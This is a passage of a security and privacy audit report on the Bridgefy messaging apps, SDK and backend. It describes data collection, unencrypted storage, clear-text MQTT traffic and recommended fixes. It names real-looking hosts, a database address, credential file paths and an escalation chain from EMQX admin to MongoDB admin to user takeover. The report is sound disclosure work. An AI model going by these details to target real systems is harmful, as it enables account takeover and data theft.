The most concerning data collection was identified in the Bridgefy MongoDB, which stores credentials and PII of regular Bridgefy users and hence allows arbitrary user takeover attacks, including access to messages ([BFY-01-026](#)), and other leaks ([BFY-01-003](#)).

¹⁸⁶ <https://bridgefy.me/privacy-policy/>

The following list highlights all server data gathering identified during this assignment:

- *staging.sdk.bridgefy.services*, *staging.app.bridgefy.services* and the MQTT broker store MQTT credentials in clear-text, FCM tokens, prekeys, userId, phone number, alias, displayName, avatar, direct messages (encrypted message, messageId, to, from, status, readedAt, receivedAt, etc.), client profiles (email, firstName, etc.), licenses, invoices, payment methods (stripeId, brand, last4, expirationDate, country), etc. in a MongoDB (mongodb+srv://staging.whqu3.mongodb.net) ([BFY-01-003](#), [BFY-01-014](#), [BFY-01-026](#), [BFY-01-043](#)).
- The Bridgefy web and mobile apps send emails and passwords to *www.googleapis.com*, the Firebase service ([BFY-01-009](#), [BFY-01-014](#)).
- The SDK web app sends the SDK access token (licenseId, clientId, userId, etc.), the Firebase access token (user_id, email, name, etc.), Firebase password, Dashboard access token (clientId, userId, email, name, etc.), code, firstName, lastName, companyName, companyWebsite, country, role, industry, use, and paymentMethodId to the SDK API server *staging.sdk.bridgefy.services*. ([BFY-01-004](#)).
- The SDK web app sends the card number, cvc, exp_month, and exp_year to *api.stripe.com*, which is needed to process SDK payment subscriptions.
- During the AWS audit, it was found that AWS *CloudWatch* logs for the SDK container reveal entire HTTP requests without sufficient masking:

▶	2023-01-09T14:57:27.570-05:00	"collection_method": "charge_automatically",
▶	2023-01-09T14:57:27.570-05:00	"created": 1673290379,
▶	2023-01-09T14:57:27.570-05:00	"currency": "usd",
▶	2023-01-09T14:57:27.570-05:00	"custom_fields": null,
▶	2023-01-09T14:57:27.570-05:00	"customer": "cus_MP0Jo9N6Il02Jc",
▶	2023-01-09T14:57:27.570-05:00	"customer_address": null,
▶	2023-01-09T14:57:27.570-05:00	"customer_email": "erc72297@xcocx.com",
▶	2023-01-09T14:57:27.570-05:00	"customer_name": null,
▶	2023-01-09T14:57:27.570-05:00	"customer_phone": null,
▶	2023-01-09T14:57:27.570-05:00	"customer_shipping": null,
▶	2023-01-09T14:57:27.570-05:00	"customer_tax_exempt": "none",
▶	2023-01-09T14:57:27.570-05:00	"customer_tax_ids": [],
▶	2023-01-09T14:57:27.570-05:00	"default_payment_method": null,
▶	2023-01-09T14:57:27.570-05:00	"default_source": null,
▶	2023-01-09T14:57:27.570-05:00	"default_tax_rates": [],
▶	2023-01-09T14:57:27.570-05:00	"description": "Thank you for using Bridgefy!",
▶	2023-01-09T14:57:27.570-05:00	"discount": null,
▶	2023-01-09T14:57:27.570-05:00	"discounts": [],
▶	2023-01-09T14:57:27.570-05:00	"due_date": null,
▶	2023-01-09T14:57:27.570-05:00	"ending_balance": 0,
▶	2023-01-09T14:57:27.570-05:00	"footer": "Thank you for using Bridgefy!",
▶	2023-01-09T14:57:27.570-05:00	"from_invoice": null,
▶	2023-01-09T14:57:27.570-05:00	"hosted_invoice_url": "https://invoice.stripe.com/i/acct_1AhQj5HDFEm8te04/test
▼	2023-01-09T14:57:27.570-05:00	"invoice_pdf": "https://pay.stripe.com/invoice/acct_1AhQj5HDFEm8te04/test_YWNj

Fig.: Leaks via CloudWatch logs

Part 2: Data Collected by Bridgefy Applications

The mobile apps were found to send the following data to Bridgefy servers:

- The phone number, verification code, platform, location, FCM token, displayName, nickName, avatar, prekeys, and Firebase access token (user_id, phone number, name, etc.) are sent to the APP API server on *staging.app.bridgefy.services* ([BFY-01-004](#), [BFY-01-008](#), [BFY-01-014](#), [BFY-01-031](#), [BFY-01-035](#)).
- The phone number and password (derived from the verification code) are sent to the Firebase service servers (*www.googleapis.com*) and Firebase refresh tokens to *securetoken.googleapis.com* ([BFY-01-009](#), [BFY-01-014](#), [BFY-01-016](#)).
- The mobile apps send the *userId* (sender and receiver in the topic), Firebase access token (user_id, phone number, name, etc.), and direct messages (*senderFirebaseId*, *receiverFirebaseId*, *receiverNickname*, *receiverAvatar*, *receiverName*, *senderNickname*, *senderName*, *senderAvatar*, and encrypted messages) to the MQTT broker on *staging.broker.bridgefy.services* ([BFY-01-007](#), [BFY-01-026](#), [BFY-01-035](#)).
- Other less significant information gathered is that the mobile apps and SDK collect the mobile OS version, manufacturer and model. Then send that information as part of the *User-Agent* value in requests to *staging.sdk.bridgefy.services* and *staging.app.bridgefy.services*.

It is recommended to reduce the amount of information gathered by the servers and apps to the minimum possible necessary for the solution to work. For additional information, please refer to [BFY-01-Q06](#).

BFY-01-Q03: Where & How Bridgefy transmits Data (Proven)

Retest Notes: The Bridgefy team resolved [BFY-01-012](#) and 7ASecurity verified that the fix is valid.

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q3: Where and how are the files/information gathered transmitted? What information can the mobile operators and ISP see, if a user is using the app in a high risk scenario / internet shutdown?

During the code review and runtime analysis of the Bridgefy web app, mobile apps, and SDK, 7ASecurity identified network traffic to the following endpoints:

- **ws://**3.131.221.30:8083/mqtt
- wss://staging.broker.bridgefy.services
- <https://firebaseinstallations.googleapis.com/>
- <https://firebaseremoteconfig.googleapis.com/>
- <https://www.googleapis.com/>
- <https://securetoken.googleapis.com/>
- <https://developer.staging.bridgefy.me>
- <https://staging.app.bridgefy.services>
- <https://staging.sdk.bridgefy.services>
- <https://api.stripe.com>

A summary of PII and device information collected by the above endpoints can be found in [BFY-01-Q02](#).

The most concerning finding in this regard, is that the mobile apps communicate with the backend 3.131.221.30 MQTT broker over clear-text MQTT ([BFY-01-012](#)), hence allowing malicious attackers to inspect and modify network communications.

For the remaining endpoints, TLS validation was found to be implemented correctly. However, the current TLS and HTTP security headers configurations have room for improvement ([BFY-01-001](#), [BFY-01-042](#)).

Once all these issues are resolved, strong consideration should be given to further protect TLS communications with Pinning. This will ensure that even high profile attackers, able to craft a certificate trusted by the Android and iOS operating systems (i.e. many governments, some companies), are unable to inspect or modify network traffic. More background and examples about this security control can be found in the *OWASP Pinning Cheat Sheet*¹⁸⁷.

¹⁸⁷ https://cheatsheetseries.owasp.org/cheatsheets/Pinning_Cheat_Sheet.html

BFY-01-Q04: How Bridgefy protects PII at rest & in transit (Proven)

Retest Notes: The Bridgefy team resolved [BFY-01-012](#), [BFY-01-016](#), [BFY-01-017](#), [BFY-01-018](#), [BFY-01-035](#), [BFY-01-036](#), [BFY-01-040](#) during this assignment and 7ASecurity verified that the fixes are valid.

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q4: Is sensitive PII insecurely stored or easily retrievable from the apps, SDK or servers?

The security review of the Bridgefy web app, mobile apps, and SDK comprehensively proves that sensitive PII was not sufficiently protected:

1. The following information was found to be unencrypted in the MongoDB: MQTT credentials, Access and FCM tokens, userId, phone number, alias, displayName, avatar, messages metadata (messageId, to, from, status, readedAt, receivedAt, etc.), and client profiles (email, firstName, etc.) ([BFY-01-003](#), [BFY-01-007](#), [BFY-01-026](#)).

Affected MongoDB collections:

bridgefy-app-staging.mqttauthentications (password)

bridgefy-app-staging.users (displayName, alias, phone, etc.)

bridgefy-sdk-staging.clientprofiles (email, firstName, etc.)

2. The *userId* (sender and receiver in the topic), Firebase access token (*user_id*, phone number, name, etc.), and metadata for direct messages (*senderFirebaseId*, *receiverFirebaseId*, *receiverNickname*, *receiverAvatar*, *receiverName*, *senderNickname*, *senderName*, and *senderAvatar*) were found to be sent to the MQTT broker using clear-text MQTT traffic ([BFY-01-012](#)). Those tokens could be used to get information about the user through the APP API (profile, contact list, etc.) as shown in [BFY-01-035](#), [BFY-01-037](#), [BFY-01-040](#).
3. The fingerprint/biometric protection features were found to be bypassable on both Android & iOS ([BFY-01-015](#), [BFY-01-016](#), [BFY-01-017](#), [BFY-01-018](#), [BFY-01-036](#)).
4. Credentials, Firebase access tokens (*user_id*, phone number, name, etc.), FCM tokens, and PII could be leaked to attackers with physical access to an iOS device due to failure to leverage the appropriate iOS file system protection features ([BFY-01-037](#)), as well as through iOS backups ([BFY-01-040](#)).

Affected Files:

Library/Caches/com.bridgefy.BridgefyNewStaging/Cache.db
Library/Application Support/CoreData.sqlite-wal
Library/Preferences/com.bridgefy.BridgefyNewStaging.plist

5. Fields such as phone number, verification code, pushToken, MQTT subscribed topics, contact list, etc. could be leaked to attackers with physical access to an Android device through debug messages ([BFY-01-035](#)) ,
6. User PII, the Firebase access token (user_id, phone number, name, etc.), and FCM tokens were found to be unencrypted at rest in the Android device ([BFY-01-031](#)).

Affected Files:

shared_prefs/com.google.firebase.auth.api.Store.[...].xml
shared_prefs/com.google.android.gms.appid.xml
databases/bridgefy-crypto.db

It is recommended to extrapolate the mitigation guidance offered under [BFY-01-Q02](#), [BFY-01-Q03](#) and the referenced tickets above to resolve this issue.

More broadly, a move to an architecture able to work with anonymous identifiers should be considered. The aim should be that Bridgefy has no knowledge, or at least not an easy way to map the remaining user PII to messaging metadata.

BFY-01-Q05: How Bridgefy protects Data at Rest & In Transit (Proven)

Retest Notes: The Bridgefy team resolved [BFY-01-012](#), [BFY-01-033](#), [BFY-01-040](#) and 7ASecurity verified that the fixes are valid.

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q5: Do the apps, SDK and servers protect the data appropriately at rest and in transit?

For the sake of brevity, possible improvements to protect Bridgefy PII at rest and in transit are provided in [BFY-01-Q04](#). Regarding other type of information, the Bridgefy web app, mobile apps, and SDK were found to have room for improvement in terms of protecting data at rest and in transit as follows:

1. Encrypted messages sent from one user to another are sent through the MQTT broker via clear-text MQTT traffic ([BFY-01-012](#)).
2. Broadcast and direct messages, prekeys, and alternative information could be leaked to attackers with physical access to an iOS device due to failure to

- leverage the appropriate iOS file system protection features ([BFY-01-037](#)) as well as through iOS backups ([BFY-01-040](#)).
- 3. One-time-prekeys, signed-prekeys, and identities were found to be unencrypted at rest in the Android device ([BFY-01-031](#)).
- 4. Prekeys, encrypted messages, licenses, invoices, payment methods (stripeId, brand, last4, expirationDate, country), etc. were found in the Mongo database ([BFY-01-003](#), [BFY-01-007](#), [BFY-01-026](#)).
- 5. Messages and alternative information could be leaked via Android screenshots, due to a missing security screen ([BFY-01-033](#)).

Implementing the recommendations provided in the aforementioned tickets will substantially improve data protection at rest and in transit. It is further advised to extrapolate the mitigation guidance offered under [BFY-01-Q04](#) to resolve these weaknesses.

BFY-01-Q06: Bridgefy gathers more Data than strictly necessary (Proven)

Privacy Notes: The Bridgefy team publicly discloses user data collected by the platform via the company's privacy policy page¹⁸⁸. The page stipulates the rights users of the platform have over the data collected as well as a clear path to get in contact with the Bridgefy team.

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q6: Is there any data gathered on the apps, SDK & servers beyond what is necessary for the service?

At the time of writing, the Bridgefy web app, mobile apps, and SDK collect data beyond what is strictly necessary for the service to operate, this includes:

1. The mobile OS version, manufacturer and model.
2. Partial user location information (e.g. "AM", "AO", etc.).
3. From the Dashboard web application, client profiles (companyName, companyWebsite, country, role, industry, and use).
4. Contact users (sent, received, user, and contact).
5. Information about the number of messages sent and received.

In addition, the following information is required by the web app, mobile apps, SDK, or third-party services but there does not appear to be a need store these items in the MongoDB:

¹⁸⁸ <https://bridgefy.me/privacy-policy/>

1. Firebase access token and hash.
2. Web Dashboard app token.
3. Direct messages (encrypted message, messageld, to, from, status, readedAt, receivedAt, etc.)
4. Payment methods (expirationDate and country).

It is recommended to extrapolate the mitigation guidance offered under [BFY-01-Q02](#) to reduce the amount of data collected first, and then [BFY-01-Q04](#) to architect the solution in a way that makes users more anonymous, difficult to track and ideally without conversation, messaging metadata or even phone numbers (which are currently required) being stored in Bridgefy servers and databases.

BFY-01-Q07: Bridgefy does not appear to track Users (Assumed)

This ticket summarizes the 7ASecurity attempts to answer the following question

Q7: Do the apps implement any sort of user tracking function via location or other means?

As explained in [BFY-01-Q06](#), Bridgefy holds a database with user phone numbers and messaging metadata. While this does not track location or face detection, it does track information such as “who talked to who” and “when”. Unless such information is periodically deleted or a solution is put in place to never store it in the first place, user trust concerns may remain regarding certain forms of tracking. For example, what would happen if the authorities requested access to the Bridgefy MongoDB or attackers gained access to it through a malicious insider?

With the above being said, during the code review and runtime analysis of the Bridgefy Android and iOS mobile apps, as well as the SDK, 7ASecurity did not find any evidence of user location collection or face detection artifacts. Specifically, no traces of face detection features could be identified in the Bridgefy Android or iOS apps, the Android and iOS SDKs or their embedded binaries. Additionally, the iOS app did not have any artifact indicating possible location tracking.

A minor exception to this was usage of location permissions by the Android app, however these were later confirmed not to be used for user tracking purposes. For example, although the Bridgefy Android mobile app and SDK requires `ACCESS_FINE_LOCATION` and `ACCESS_COARSE_LOCATION` permissions, the `LOCATION_MODE`, the `NETWORK_PROVIDER` and the `GPS_PROVIDER` are only required to obtain their status, which may be either enabled or disabled. Furthermore, a

number of *checkSelfPermission* instances were identified where permissions such as *ACCESS_COARSE_LOCATION* and *ACCESS_FINE_LOCATION* are verified. Such behavior was verified in the following files:

Affected Files:

bridgefy-sdk-android/bridgefy/src/main/AndroidManifest.xml

bridgefy-sdk-android/app/src/main/AndroidManifest.xml

bridgefy-app-android/app/src/main/AndroidManifest.xml

Affected Code:

```
<uses-permission[...] android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission[...] android:name="android.permission.ACCESS_FINE_LOCATION" />
```

Affected File:

bridgefy-app-android/app/src/main/kotlin/me/bridgefy/main/util/BridgefyUtils.kt

Affected Code:

```
fun isLocationAvailable(context: Context): Boolean {
    return verifyLocationEnabled(context)
}

private fun verifyLocationEnabled(context: Context): Boolean {
    var locationProvider: String? = ""
    locationProvider = Settings.Secure.getString(context.contentResolver,
Settings.Secure.LOCATION_MODE)
    return !TextUtils.isEmpty(locationProvider)
}
```

Affected File:

bridgefy-sdk-android/bridgefy-commons/src/main/java/me/bridgefy/commons/utils/BluetoothUtils.kt

Affected Code:

```
fun isLocationAvailable(context: Context): Boolean {
    // exceptions will be thrown if provider is not permitted.
    return try {
        val lm = context.getSystemService(Context.LOCATION_SERVICE) as
LocationManager
        isThingsDevice(context) ||
lm.isProviderEnabled(LocationManager.GPS_PROVIDER) ||
lm.isProviderEnabled(LocationManager.NETWORK_PROVIDER)
    } catch (ex: Exception) {
        ex.printStackTrace()
        false
    }
}
```

```
}
}
```

The following examples show usage of `checkSelfPermission`:

Affected File:

bridgefy-sdk-android/bridgefy-transport/bluetooth-low-energy/src/main/java/me/bridgefy/transport/core/BluetoothCentralManager.kt

Affected Code:

```
else {
    if (context.checkSelfPermission(Manifest.permission.ACCESS_COARSE_LOCATION)
    != PackageManager.PERMISSION_GRANTED) {
        Logger.e(TAG, "no ACCESS_COARSE_LOCATION permission, cannot scan")
        false
    }
}
```

Affected File:

bridgefy-app-android/app/src/main/kotlin/me/bridgefy/main/ux/login/LoginActivity.kt

Affected Code:

```
private fun checkLocationPermissions(context: Context): Boolean {
    val fineLocation =
        ContextCompat.checkSelfPermission(context,
        Manifest.permission.ACCESS_FINE_LOCATION)
    val coarseLocation =
        ContextCompat.checkSelfPermission(context,
        Manifest.permission.ACCESS_COARSE_LOCATION)
    return fineLocation == PackageManager.PERMISSION_GRANTED && coarseLocation ==
    PackageManager.PERMISSION_GRANTED
}
```

The iOS implementation provided a more positive impression. In particular, the Bridgefy iOS mobile app and SDK were found to request only *NSFaceIDUsageDescription* and *NSCameraUsageDescription* permissions. This can be verified in the following file:

Affected File:

bridgefy-app-ios/Bridgefy/SupportingFiles/Info.plist

Affected Code:

```
<key>NSFaceIDUsageDescription</key>
<string>Allow Face ID to improve app security</string>
<key>NSCameraUsageDescription</key>
<string>Allow usage camera</string>
```

It is recommended to stop requesting location permissions on the Android and SDK app, as it is already being done by their iOS counterparts. This will eliminate any suspicion regarding potential user tracking and hence, improve user trust on the Bridgefy applications. In addition to this, it is advised to extrapolate the mitigation guidance offered under [BFY-01-Q06](#). After all this is done, further user trust improvements may be possible by making certain Bridgefy components open source.

BFY-01-Q08: Bridgefy does not seem to weaken Crypto intentionally (Unclear)

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q8: Do the apps intentionally weaken cryptographic procedures to ensure third-party decryption?

7ASecurity identified a number of cryptographic weaknesses during this assignment, as described in [BFY-01-001](#) and [BFY-01-010](#). Nevertheless, these did not appear to be intentional security weaknesses introduced to facilitate third party decryption.

This being said, user trust may additionally be improved by extrapolating the mitigation guidance offered under [BFY-01-Q07](#).

BFY-01-Q09: Bridgefy does appear to use the SD Card insecurely (Unclear)

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q9: Is data dumped in the SD Card from where it could be retrieved later without even entering the PIN to unlock the device?

During the code review and dynamic analysis of the Bridgefy Android mobile app and SDK, no evidence could be identified to suggest that the mobile application will save sensitive data on the SD Card.

This being said, user trust may additionally be improved by extrapolating the mitigation guidance offered under [BFY-01-Q07](#).

BFY-01-Q10: Bridgefy seems free from RCE Vulnerabilities (Unclear)

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q10: Do the apps/SDK/servers contain vulnerabilities or shell commands that could lead to RCE in any way?

7ASecurity did not identify any vulnerability that could lead to RCE either directly or indirectly during this engagement. Specifically, no RCE weaknesses were found in the source code provided by Bridgefy, the embedded binaries in the mobile apps or the underlying third-party dependencies in use ([BFY-01-002](#)).

This being said, user trust may additionally be improved by extrapolating the mitigation guidance offered under [BFY-01-Q07](#).

BFY-01-Q11: Bridgefy does not appear to contain Backdoors (Unclear)

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q11: Do the apps/SDK/servers have any kind of backdoor?

The 7ASecurity team was unable to identify any backdoors in the source code provided by Bridgefy, as well as the underlying dependencies and binaries reviewed during this engagement. In short, no backdoor signs were found within any Bridgefy component at runtime or at rest. Please note tests in this regard were as comprehensive as possible, within the budget constraints of this exercise. Specifically, all common backdoor mechanisms were checked, including suspicious file access, unexpected back-connect attempts, execution of operating system commands and exfiltration attempts of obfuscated content, to name a few.

This being said, user trust may additionally be improved by extrapolating the mitigation guidance offered under [BFY-01-Q07](#).

BFY-01-Q12: Bridgefy seems free from Root PrivEsc Artifacts (Unclear)

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q12: Do the apps attempt to gain root access through public Android/iOS vulnerabilities or in other ways?

In a similar fashion to the approach followed to answer [BFY-01-Q11](#), 7ASecurity performed multiple attempts to identify code, binary artifacts and dependencies that might result in the apps gaining root privileges.

Once again, the audit team was unable to find any potential root privilege escalation either via direct prompts in a rooted/jailbroken environment or through the exploitation of system vulnerabilities. Instead, all applications were found to respect their limited privileges in the expected manner.

This being said, user trust may additionally be improved by extrapolating the mitigation guidance offered under [BFY-01-Q07](#).

BFY-01-Q13: Bridgefy does not appear to use Obfuscation (Unclear)

This ticket summarizes the 7ASecurity attempts to answer the following question:

Q13: Do the apps use obfuscation techniques to hide code and if yes for which files and directories?

7ASecurity was unable to identify any client or server code, binary artifact or dependency using obfuscation to hide suspicious code during this assignment. In short, no evidence could be found in the mobile apps, SDK or applications in scope to suggest that any obfuscation techniques are in place to disguise malicious behavior.

Among other techniques, when obfuscation is in place decompiled function or class names are often shortened to random strings. However, the following code snippet serves as an example that Bridgefy makes no attempt to obfuscate its source code to hide nefarious activity:

Decompiled File:

`src/me/bridgefy/license/internal/LicenseManagerImpl.java`

Decompiled Code:

```
private final String generateHash(String arrby) {
    block3 : {
        MessageDigest messageDigest;
        try {
            messageDigest = MessageDigest.getInstance((String)"SHA-256");
            if (messageDigest == null) break block3;
        }
        catch (NoSuchAlgorithmException noSuchAlgorithmException) {
            noSuchAlgorithmException.printStackTrace();
            return null;
        }
        arrby = arrby.getBytes(Charsets.UTF_8);
        Intrinsic.checkNotNullExpressionValue(arrby, "this as
java.lang.String).getBytes(charset)");
        messageDigest.update(arrby);
        arrby = messageDigest.digest();
        messageDigest = new StringBuilder();
        Intrinsic.checkNotNullExpressionValue(arrby, "byteData");
        int n = arrby.length;
        for (int i = 0; i < n; ++i) {
            String string2 = Integer.toString(((int)((arrby[i] & 255) + 256),
(int)CharsKt.checkRadix(16));
            Intrinsic.checkNotNullExpressionValue(string2, "toString(this,
checkRadix(radix))");
            string2 = string2.substring(1);
            Intrinsic.checkNotNullExpressionValue(string2, "this as
java.lang.String).substring(startIndex)");
            messageDigest.append(string2);
        }
        return messageDigest.toString();
    }
    return null;
}
```

This being said, user trust may additionally be improved by extrapolating the mitigation guidance offered under [BFY-01-Q07](#).

Conclusion

Despite the number and severity of findings encountered in this exercise, the *Bridgefy* solution defended itself well against a broad range of attack vectors. The platform will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

Bridgefy provided a number of positive impressions during this assignment that must be mentioned here:

- The cloud implementation correctly isolates applications from each other by using separate AWS accounts. Additionally, infrastructure maintenance is facilitated via infrastructure code templates, which reduce the potential for human error.
- The mobile and web apps offer relatively little attack surface, which drastically reduces chances for security vulnerabilities.
- 7ASecurity was unable to identify any issue in the initialization or usage of the Signal Protocol, which Bridgefy leverages to protect user messages. This is an excellent choice given the security track record of this package¹⁸⁹. Additionally, the project leaves the impression of a firm design, with regards to safe peer-to-peer messaging in the offline environment.
- Another good design decision is that Bridgefy generally avoids storing sensitive data where possible. For example, when SDK users register, credit card details are sent directly to Stripe.
- The mobile applications were found to be safe from *Denial-of-Service* (DoS), redirect vulnerabilities via Activity and Deeplink invocations, as well as Android Backup leaks. Additionally, no evidence could be found to suggest that either the mobile or web components leak sensitive data or tokens to third parties.
- Overall, the solution was found to be robust against many traditional web application security attack vectors. For example, no Command Injection, SQLi, XSS, CSRF, SSRF, or RCE issues could be identified during this assignment.
- No significant authentication or authorization issues could be identified during this exercise. More broadly, access control seems to be generally well implemented, whereby users cannot access, modify or delete data from other users and user roles. Furthermore, the Session implementation was resistant against manipulation and cracking attempts.
- The Google API keys in use were found to be correctly configured and restricted.
- The code audit performed on all components provided a positive impression whereby the source code appears to be professionally written, appropriately

¹⁸⁹ <https://eprint.iacr.org/2016/1013>

commented and without much technical debt.

The security of the Bridgefy solution will improve substantially with a focus on the following areas:

- **Missing MFA, Password Policy, User Lockout, Rate Limiting, IP whitelisting:** Some of the most significant findings identified during this iteration had to do with a combination of missing Multi-Factor-Authentication (MFA, [BFY-01-024](#)), usage of easy-to-guess passwords, in combination with missing account lockout and rate limiting features, and sensitive services being exposed to the internet, all of which led to EMQX Admin Access ([BFY-01-007](#)). It is recommended to deploy MFA, implement an adequate password policy, implement an account lockout feature, throttle clients when they make too many requests within a given timeframe, and reduce the number of internet-reachable services to the minimum possible for the solution to operate. This will significantly increase the difficulty to abuse a number of functional areas.
- **Avoidance of Token Leaks, Storage & Error Handling:** The EMQX admin access obtained in [BFY-01-007](#), could be escalated to full MongoDB Administrator access due the access token being leaked in responses ([BFY-01-026](#)). In turn, the MongoDB Admin access results in instant takeover of any Bridgefy user via the MQTT credentials that are stored in clear-text within this database ([BFY-01-026](#)). Other possible improvements include information disclosure via server responses and error messages ([BFY-01-003](#), [BFY-01-008](#), [BFY-01-009](#)). It is important to reduce the amount of information saved and revealed by the server to the minimum possible necessary for the application to work. The reason for this is that any kind of redundant information returned could be abused by malicious adversaries to fine-tune attacks against the platform or its users.
- **Hardening of Modern Browser Security Features:** The platform would benefit from tightening the implementation of a number of modern web technologies such as implementing whitelist validation for CORS origins, which resulted in full impersonation of SDK users ([BFY-01-004](#)), as well as leveraging HTTP Security Headers ([BFY-01-042](#)) and implementing a Content Security Policy (CSP) ([BFY-01-041](#)). An adequate implementation of these security controls will reduce the potential for XSS and other client-side attacks, hence protecting users in edge-case scenarios.
- **Authentication and Session Management:** The application will protect its users better by hardening the current authentication ([BFY-01-009](#)) and session management ([BFY-01-005](#), [BFY-01-006](#)) implementation.
- **Software Patching:** The Bridgefy solution should implement appropriate software patching procedures which regularly apply security patches in a timely

manner ([BFY-01-002](#)). In a day and age when most lines of code come from underlying software dependencies, regularly patching these becomes increasingly important to avoid unwanted security vulnerabilities. Possible automation for this could include tools like *Snyk.io*¹⁹⁰ or *Renovate Bot*¹⁹¹.

- **Secret Management** should be improved to ensure application secrets are not disclosed via hardcoded credentials or the commit history ([BFY-01-003](#)). Instead, these ought to be stored outside of the source code to reduce the potential for leaks and privilege escalation throughout the infrastructure. Special care should be taken to ensure credentials are also removed from the github history. The development team should then perform global searches and educate developers to avoid similar issues in the future. More broadly, adequate IT security and DevSecOps procedures are needed at the infrastructure level. Insecure storage of secrets was found at different steps of CI/CD pipeline, which strongly suggests the whole process should be reviewed holistically and improved.
- **Removal of Unsafe Crypto Functions:** Bridgefy should completely eliminate any presence of cryptographic algorithms with known security weaknesses in its entire codebase. The development team should instead leverage cryptographically-safe functions for adequate security of tokens, hashes, passwords and any other application areas ([BFY-01-010](#)).
- **TLS Hardening:** A number of servers support insecure TLS protocols with publicly known security vulnerabilities ([BFY-01-001](#)). An effort should be made to address these issues and ensure the TLS configuration is hardened to protect users from Man-In-The-Middle (MitM) attacks.
- **Secure Defaults** need to be implemented where possible for best security. For example:
 - Bridgefy websites should disable all unneeded functionality, such as XMLRPC Ping backs ([BFY-01-021](#)), as this increases the attack surface and can result in unwanted weaknesses.
 - Accessing the MongoDB ([BFY-01-003](#)), connecting as Admin to EMQX ([BFY-01-007](#)) or performing any Varnish cache modification ([BFY-01-044](#)) should all require IP whitelisting and MFA where possible.
- **CI/CD Pipelines & Security Tool Usage:** The platform would benefit from implementing security tools in AWS and CI/CD pipelines. Multiple AWS tools should be enabled, used and their results reviewed on a regular basis ([BFY-01-022](#)). Additionally, every change should go through CI/CD pipelines, and pipelines should be blocked when there are any reported issues.
- **Cloud Configuration Hardening:** The cloud configuration should be hardened by restricting user permissions ([BFY-01-020](#)). After this, network access control

¹⁹⁰ <https://snyk.io/>

¹⁹¹ <https://github.com/renovatebot/renovate>

to services should be restricted, as an example, MongoDB Admin access could be gained due to missing IP whitelisting ([BFY-01-003](#), [BFY-01-007](#)). Other improvement areas include logging and monitoring ([BFY-01-028](#)), without which it may be impossible to determine what happened in the event of a breach. Last but not least, safer mechanisms to authenticate users should be researched and implemented to limit attacks such as phishing against employees and privilege escalation attacks ([BFY-01-023](#), [BFY-01-024](#), [BFY-01-025](#)).

The mobile applications and SDK were found to be affected by a number of common misconfigurations. Their security posture will improve substantially with a focus on the following areas:

- **TLS Implementation:** The Android and iOS mobile apps were found to fail to take advantage of the security promises of the TLS protocol to protect user communications, hence putting Bridgefy users at risk for man-in-the-middle attacks ([BFY-01-012](#)). While this issue was promptly fixed during this engagement, it is important to put mechanisms in place to ensure similar issues do not occur in the future.
- **Input Validation:** The Android and iOS apps, and by extension the APIs they both use, should reduce the amount of user input available to eliminate Bridgefy spoofing attacks via direct messages ([BFY-01-014](#)) and broadcast messages ([BFY-01-043](#)).
- **Biometric Auth Hardening:** The Android ([BFY-01-015](#), [BFY-01-016](#), [BFY-01-017](#)) and iOS ([BFY-01-018](#), [BFY-01-036](#)) apps should substantially improve their biometric authentication implementations as they could both be bypassed in multiple ways during this iteration.
- **Filesystem Protection:** The Android and iOS apps will better protect sensitive data at rest, such as PII, credentials, tokens and alternative information by implementing the available Data Protection features in Android ([BFY-01-031](#)) and iOS ([BFY-01-037](#)).
- **Information Disclosure:** The Android app must implement adequate mechanisms to ensure sensitive information is not leaked via log messages ([BFY-01-035](#)).
- **Hijacking Attacks:** The Android application should mitigate well-known Task Hijacking attacks ([BFY-01-032](#)).
- **Screenshot Leakage:** The Android app would benefit from implementing a security screen to avoid leaks through screenshots and app backgrounding ([BFY-01-033](#)).
- **General Hardening:** Other less important hardening recommendations include implementing a root/jailbreak detection mechanism to alert users about security risks prior to using the application ([BFY-01-019](#)), a number of settings that could

be improved to better protect users on older supported devices ([BFY-01-011](#)), improve binary protections ([BFY-01-013](#)), and harden a number of configuration options ([BFY-01-034](#)).

Regarding the Bridgefy privacy audit, the following positive impressions should be mentioned first:

- 7ASecurity was unable to find any evidence of user location tracking or face recognition. However, room for improvement is still possible in this area, as other forms of tracking remain possible due to the storage of messaging metadata in the MongoDB ([BFY-01-Q07](#)).
- Bridgefy does not appear to intentionally weaken cryptography to facilitate third party decryption ([BFY-01-Q08](#)).
- No insecure usage of the Android SD Card could be identified during this assignment ([BFY-01-Q09](#)).
- No RCE vulnerabilities ([BFY-01-Q10](#)) or backdoors ([BFY-01-Q11](#)) could be found in the mobile or web applications in scope during this iteration.
- The Bridgefy apps do not appear to attempt to gain root privileges ([BFY-01-Q12](#)) or obfuscate code ([BFY-01-Q13](#)) in either Android or iOS.

The privacy posture of the Bridgefy solution will improve significantly with a focus on the following areas:

- **Data Gathering and Sending:** Bridgefy should first make an effort to reduce the amount of data collected to the minimum possible for the solution to work ([BFY-01-Q02](#), [BFY-01-Q06](#)). While a fully anonymous service would be ideal, such implementation is not trivial to implement and will require substantial architectural changes ([BFY-01-Q04](#)). An important problem to address in this regard is the elimination of messaging metadata from the MongoDB ([BFY-01-Q07](#)). Removing all code that gathers or stores unnecessary data will substantially improve the way in which the application is perceived.
- **Protection of Data in Transit and at Rest:** The Bridgefy applications were found to present a number of security vulnerabilities that negatively impact data security at rest and in transit ([BFY-01-Q03](#), [BFY-01-Q04](#), [BFY-01-Q05](#)). Addressing these weaknesses will resolve the problem and improve user trust.
- **Potential for an Open Source Implementation:** Once all recommendations from this report are applied, perhaps the most important step Bridgefy could take is to consider making certain components open source. This would make the source code available to any third party, proving Bridgefy has “nothing to hide” and making its implementation fully transparent and open to scrutiny ([BFY-01-Q07](#)).

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the application significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another code audit, is highly recommended to ensure adequate security coverage of the platform. This provides auditors with an edge over possible malicious adversaries that do not have significant time or budget constraints.

